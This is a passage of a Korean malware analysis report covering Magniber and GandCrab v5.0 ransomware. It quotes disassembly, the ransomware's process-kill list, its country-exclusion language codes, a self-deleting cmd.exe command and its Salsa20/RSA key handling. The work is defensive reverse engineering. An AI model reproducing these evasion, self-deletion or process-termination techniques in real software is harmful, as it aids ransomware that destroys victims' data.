[그림 168. RegCreateKeyW 인자값 확인 1]




[그림 169. RegCreateKeyW 저장 위치 확인 1]




[그림 170. RegCreateKeyW 실행 1]

[그림 171. wmic 명령어 위치 확인]




[그림 172. RegCreateKeyW 인자값 확인 2]




[그림 173. RegCreateKeyW 저장 위치 확인 2]

[그림 174. RegCreateKeyW 실행]



[그림 175. 레지스트리 이름 확인]

[그림 176. 명령어 수행 확인]



[그림 177. wmic 명령어 실행 확인]

[그림 178. DelegateExecute 이름의 레지스트리 확인]

● 정리해보면, 매그니베르는 메모리 상에서 동작하는 랜섬웨어이며, 디렉토리를 탐색하며 파일을 랜덤한 키 값을 통해 암호화 하고 파일명 뒤에 뮤텍스 이름을 더해 저장하고, winexec 를 통해 사이트에 연결을 시도하며, readme.txt 파일을 열고, 레지스트리를 조작하여 시스템 백업과 관련된 복사본 파일을 전부 제거하는 악성코드임을 알 수 있다.

🔗 대응 방안

- 탐지용 YARA 룰 생성

- 보안 정책 반영

- C&C 주소 차단

🔍 Sample #5: [GandCrab v5.0]

- 분석 시기: 2025-03-19

- 악성코드 유형: 랜섬웨어

- 사용 도구: Ida Free, xdbg, Detect it easy, Procmon, Process Explorer

- 분석 방식: 정적 분석, 동적 분석

🧠 주요 기능 요약

- C&C 서버와 통신 및 시스템 정보 전달, 파일 암호화, 확장자 변경, 시스템 복사본 파일 제거

🔁 동작 흐름 요약 및 순서도

1. 실행

2. 특정 프로세스 실행 확인 및 종료

3. 사용자 국가 정보 확인

4. 시스템 정보 탐색 및 암호화


5. 암호화에 사용될 RSA 공개키 및 개인키 생성

6. 레지스트리에 공개키, 암호화된 개인키, 암호화된 시스템 정보 저장

7. C&C 서버와 연결 수행 및 암호화된 시스템 정보 전달

8. 디렉토리, 파일 탐색 및 암호화, 파일 확장자 변경, html 파일 생성

9. 시스템 섀도우 복사본 파일 제거




상세 분석

● 처음에 아래와 같은 프로세스 목록을 스택에 저장한 뒤, CreateToolhelp32Snapshot 을 통해 실행중인 프로세스 목록을 가져오고, 메모리를 할당한 뒤 Process32FirstW 를 통해 시스템 스냅샷에서 첫 번째 프로세스에 대한 정보를 검색한 후 저장한다.


sqlagent.exe	sqlservr.exe	mysqld.exe	outlook.exe

sqlbrowser.exe	mydesktopservice.exe	mysqld-nt.exe	powerpnt.exe
sqlwriter.exe	ocautoupds.exe	mysqld-opt.exe	steam.exe
oracle.exe	agntsvc.exeagntsvc.exe	dbeng50.exe	sqlservr.exe
ocssd.exe	agntsvc.exeencsvc.exe	sqbcoreservice.exe	thebat.exe
dbsnmp.exe	firefoxconfig.exe	excel.exe	thebat64.exe
synctime.exe	tbirdconfig.exe	infopath.exe	thunderbird.exe
agntsvc.exeisqlplussvc.exe	mydesktopqos.exe	msaccess.exe	visio.exe
xfssvccon.exe	ocomm.exe	mspub.exe	winword.exe
wordpad.exe	onenote.exe		

[표 1. 스택에 저장된 프로세스 목록]



[그림 1. 프로세스 종료 로직 확인]




[그림 2. 저장된 프로세스 정보 확인]

● 이후, 위에서 확인한 실행중인 프로세스 정보를 스택에 저장시키며, lstrcmpiW 를 통해 확인한 실행중인 프로세스 정보와 스택에 저장된 프로세스 정보를 비교하여 동일한 경우,


OpenProcess 를 통해 프로세스를 연 뒤, TerminateProcess 를 통해 종료시키는 것을 확인할 수 있다.

● 만약 프로세스 정보가 스택에 저장된 정보와 일치하지 않는다면, eax 를 1 씩 증가시키며 스택의 크기인 0x27 과 비교한뒤 일치하면 Process32NextW 함수를 통해 시스템 스냅샷에 기록된 다음 프로세스에 대한 정보를 저장한다.

[그림 3. 프로세스 종료 루틴 확인]




[그림 4. 다음 프로세스를 찾는 함수 확인]




[그림 5. 다음 프로세스 정보 확인]

● 스택에 저장된 프로세스들을 종료하고 난 뒤, OpenMutex 를 통해 전역 뮤텍스(Global\xlAKFoxSKGOFSGOoSFOOFNOLPE)를 실행을 방지한다.



[그림 6. OpenMutex 를 통한 실행 방지]


● 다음으로, 윈도우 버전을 체크한 뒤 버전이 맞을 경우 1 을 반환하는 것을 확인할 수 있다.




[그림 7. 윈도우 버전 체크 확인]

● 현재 프로세스 핸들을 가져오고 프로세스와 연결된 토큰을 연 뒤, 토큰에서 그룹 정보를 가져온다. 그룹 정보는 각 그룹의 sid 정보 및 세부 정보가 포함되어 있다.

● 가져온 sid 를 통해 서브 권한 정보를 가져오는 것을 확인할 수 있다.



[그림 8. 프로세스 토큰 정보 확인]



[그림 9. GetTokenInformation 인자값]

```
00E6AD58 60 AD E6 00 60 00 00 00 01 01 00 00 00 00 00 10
```

[그림 10. GetTokenInformation 반환값]

```
00949SD1    FF37            push dword ptr ds:[edi]
00949SD3    FF15 04509500   call dword ptr ds:[<GetSidSubAuthorityCount>]
00949SD9    8A00            mov al,byte ptr ds:[eax]
00949SDB    FEC8            dec al
00949SDD    0FB6C0          movzx eax,al
00949SE0    50              push eax
00949SE1    FF37            push dword ptr ds:[edi]
00949SE3    FF15 08509500   call dword ptr ds:[<GetSidSubAuthority>]
00949SE9    8B30            mov esi,dword ptr ds:[eax]
00949SEB    57              push edi
00949SEC    FF15 30519500   call dword ptr ds:[<LocalFree>]
00949SF2    5F              pop edi
00949SF3    FF75 F8         push dword ptr ss:[ebp-8]
00949SF6    FF15 E4519500   call dword ptr ds:[<CloseHandle>]
00949SFC    8BC6            mov eax,esi
00949SFE    5E              pop esi
00949SFF    8BE5            mov esp,ebp
00949601    5D              pop ebp
00949602    C3              ret
```

[그림 11. sid 서브 권환 정보 확인]

```
00E6AD61 01
```

[그림 12. GetSidSubAuthorityCount 반환값]

```
00E6AD68 00 30
```

[그림 13. GetSidSubAuthority 반환값]

● 서브 권한이 1000 이 아닌 경우 9455AF 함수를 수행하는 것을 확인할 수 있다.

```
00945ACD    3D 00100000     cmp eax,1000
00945AD2    77 05           ja d7378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.945AD9
00945AD4    E8 88050000     call d7378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.946064
00945AD9    E8 01FAFFFF     call d7378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.9455AF
```

[그림 14. 서브 권한 비교 확인]


● 9455AF 함수를 따라 쭉 실행해 보면 키보드 레이아웃 관련 레지스트리를 열고,
레지스트리의 첫 번째로 활성화된 키보드 레이아웃값을 반환하는 것을 확인할 수 있다.
(00000412 의 경우 한국을 의미)

```
00945204    50              push eax
00945205    68 19000200     push 20019
0094520A    6A 00           push 0
0094520C    FF75 0C         push dword ptr ss:[ebp+C]                    [ebp+0C]:L"Keyboard Layout\\Preload"
0094520F    FF75 08         push dword ptr ss:[ebp+8]
00945212    FF15 3C509500   call dword ptr ds:[<RegOpenKeyExW>]
```

[그림 15. 키보드 레이아웃 레지스트리 오픈 확인]

```
0094531A    50              push eax
0094531B    FF75 14         push dword ptr ss:[ebp+14]
0094531E    6A 00           push 0
00945320    6A 00           push 0
00945322    FF75 10         push dword ptr ss:[ebp+10]
00945325    FF75 F8         push dword ptr ss:[ebp-8]
00945328    FF15 40509500   call dword ptr ds:[<RegQueryValueExW>]
```

[그림 16. 첫 번째 키보드 레이아웃 반환 실행]




[그림 17. 반환값 확인]

● 계속 진행하다보면, 스택에 특정 국가 언어를 식별하는 값들을 저장하는 것을 확인할 수 있으며, GetUserDefaultUILanguage 를 통해 현재 사용자의 언어 식별자를 가져오고 GetSystemDefaultUILanguage 를 통해 저장된 값과 비교하는 것을 확인할 수 있다.


코드	국가 / 지역	언어
ru-RU	러시아 (Russia)	러시아어 (Russian)
uk-UA	우크라이나 (Ukraine)	우크라이나어 (Ukrainian)
be-BY	벨라루스 (Belarus)	벨라루스어 (Belarusian)
tg-Cyrl-TJ	타지키스탄 (Tajikistan)	타지크어 (Cyrillic, Tajik)
hy-AM	아르메니아 (Armenia)	아르메니아어 (Armenian)
az-Latn-AZ	아제르바이잔 (Azerbaijan)	아제르바이잔어 (Latin)
ka-GE	조지아 (Georgia)	조지아어 (Georgian)
kk-KZ	카자흐스탄 (Kazakhstan)	카자흐어 (Kazakh)
ky-KG	키르기스스탄 (Kyrgyzstan)	키르기스어 (Kyrgyz)
tk-TM	투르크메니스탄 (Turkmenistan)	투르크멘어 (Turkmen)

uz-Latn-UZ	우즈베키스탄 (Uzbekistan)	우즈베크어 (Latin)
tt-RU	러시아 (Russia, 타타르스탄 등)	타타르어 (Tatar)
ro-MD	몰도바 (Moldova)	루마니아어 (Moldovan/Romanian)
ru-MD	몰도바 (Moldova)	러시아어 (Russian)
az-Cyrl-AZ	아제르바이잔 (예약)	아제르바이잔어 (Cyrillic, reserved)
uz-Cyrl-UZ	우즈베키스탄 (예약)	우즈베크어 (Cyrillic, reserved)

[표 2. 스택에 저장된 특정 국가 언어 식별 목록]



[그림 18. 현재 사용자 언어 식별 및 비교]



[그림 19. 현재 사용자 언어 식별값 확인]

● 만약 스택에 저장된 특정 국가와 일치할 경우 cmd.exe /c timeout –c 5 & del \"%s\" /f /q 명령어를 사용하여 5 초간 대기 후 악성코드 스스로 자신을 삭제하는 것을 확인할 수 있다.

[그림 20. 국가 일치 시 스스로 삭제 확인]

● 일치하지 않을 경우, 공용 데이터 폴더의 경로를 가져온 뒤 windows 디렉토리 경로를 가져온다.

```
00945157    6A 01           push 1
00945159    6A 23           push 23
0094515B    8B45 F8         mov eax,dword ptr ss:[ebp-8]
0094515E    05 00020000     add eax,200
00945163    50              push eax
00945164    6A 00           push 0
00945166    FF15 88529500   call dword ptr ds:[<SHGetSpecialFolderPathW>]
```

[그림 21. 공용 데이터 폴더 경로 탐색]

```
03280200  43 00 3A 00 5C 00 50 00 72 00 6F 00 67 00 72 00  C.:.\.P.r.o.g.r.
03280210  61 00 6D 00 44 00 61 00 74 00 61 00 00 00 00 00  a.m.D.a.t.a.....
```

[그림 22. 공용 데이터 폴더 경로 확인]

```
00945196    68 00010000     push 100
0094519B    FF75 FC         push dword ptr ss:[ebp-4]
0094519E    FF15 B8509500   call dword ptr ds:[<GetWindowsDirectoryW>]
```

[그림 23. windows 디렉토리 경로 탐색]

```
03970000  43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00  C.:.\.W.i.n.d.o.
03970010  77 00 73 00 00 00 00 00 00 00 00 00 00 00 00 00  w.s.............
```

[그림 24. windows 디렉토리 경로 확인]

● 경로를 가져온 뒤 C 드라이브의 볼륨 정보를 가져오는 것을 확인할 수 있다.

```
009451B3    68 00010000     push 100
009451B8    8B45 FC         mov eax,dword ptr ss:[ebp-4]
009451BB    05 00040000     add eax,400
009451C0    50              push eax
009451C1    8B45 FC         mov eax,dword ptr ss:[ebp-4]
009451C4    05 04060000     add eax,604
009451C9    50              push eax
009451CA    8B45 FC         mov eax,dword ptr ss:[ebp-4]
009451CD    05 08060000     add eax,608
009451D2    50              push eax
009451D3    8B45 FC         mov eax,dword ptr ss:[ebp-4]
009451D6    05 00060000     add eax,600
009451DB    50              push eax
009451DC    68 00010000     push 100
009451E1    8B45 FC         mov eax,dword ptr ss:[ebp-4]
009451E4    05 00020000     add eax,200
009451E9    50              push eax
009451EA    FF75 FC         push dword ptr ss:[ebp-4]
009451ED    FF15 BC509500   call dword ptr ds:[<GetVolumeInformationW>]
```

[그림 25. C 드라이브 볼륨 정보 탐색]

```
03970200  00
```

[그림 26. C 드라이브 볼륨 이름]


```
03970600  DB 73 E9 D8
```

[그림 27. C 드라이브 볼륨 시리얼 번호]

```
03970608  FF
```

[그림 28. C 드라이브 최대 파일명 길이]

[그림 29. C 드라이브 파일 시스템 플래그]




[그림 30. C 드라이브 파일 시스템 이름]

● 이후, 지정된 버퍼에 363A5CF6.ahnlab

http://memesmix.net/media/created/dd0dog.jpg 를 저장하는 것을 확인할 수 있다.

[그림 31. 지정된 버퍼에 문자열 저장]




[그림 32. 저장된 문자열 확인]


● C 드라이버 볼륨 시리얼 번호와 ahnlab

http://memesmix.net/media/created/dd0dog.jpg 문자열을 사용하여 임의의 문자열 생성 후, 앞의 20 자를 추출하여 Global\\8A5BAAB9F36E1508585C.lock 이란 이름의 전역 뮤텍스를 생성한다.

[그림 33. 시리얼 번호와 ahnlab 문자열을 통한 임의의 문자열 생성]



[그림 34. 생성된 임의의 문자]




[그림 35. 뮤텍스 이름에 더할 문자열 추출]

● "@hashbreaker Daniel J. Bernstein let`s dance salsa <3" 문자열을 특정 연산을 통해 "expa@hashbreaker Dannd 3@hashbr" 문자열로 변경한 뒤 이를 통해 RSA 키를 복호화하는 것을 확인할 수 있다.


● Salsa20 의 상태 초기화에서 사용되는 고정 문자열 확인, Salsa20 암호화 알고리즘을 사용하는 것을 확인할 수 있다.

```
v3 = "expand 32-byte k<\x00d\x00i\x00v";
```


[그림 36. Salsa20 고정 문자열 확인]



[그림 37. 변경 전 문자열 확인]




[그림 38. 변경 후 문자열 확인]




[그림 39. RSA 키 복호화 확인]

● 이후, 사용자 시스템에 대한 정보들을 가져오는 것을 확인할 수 있다.


[그림 40. 가져올 시스템 문자열 확인]



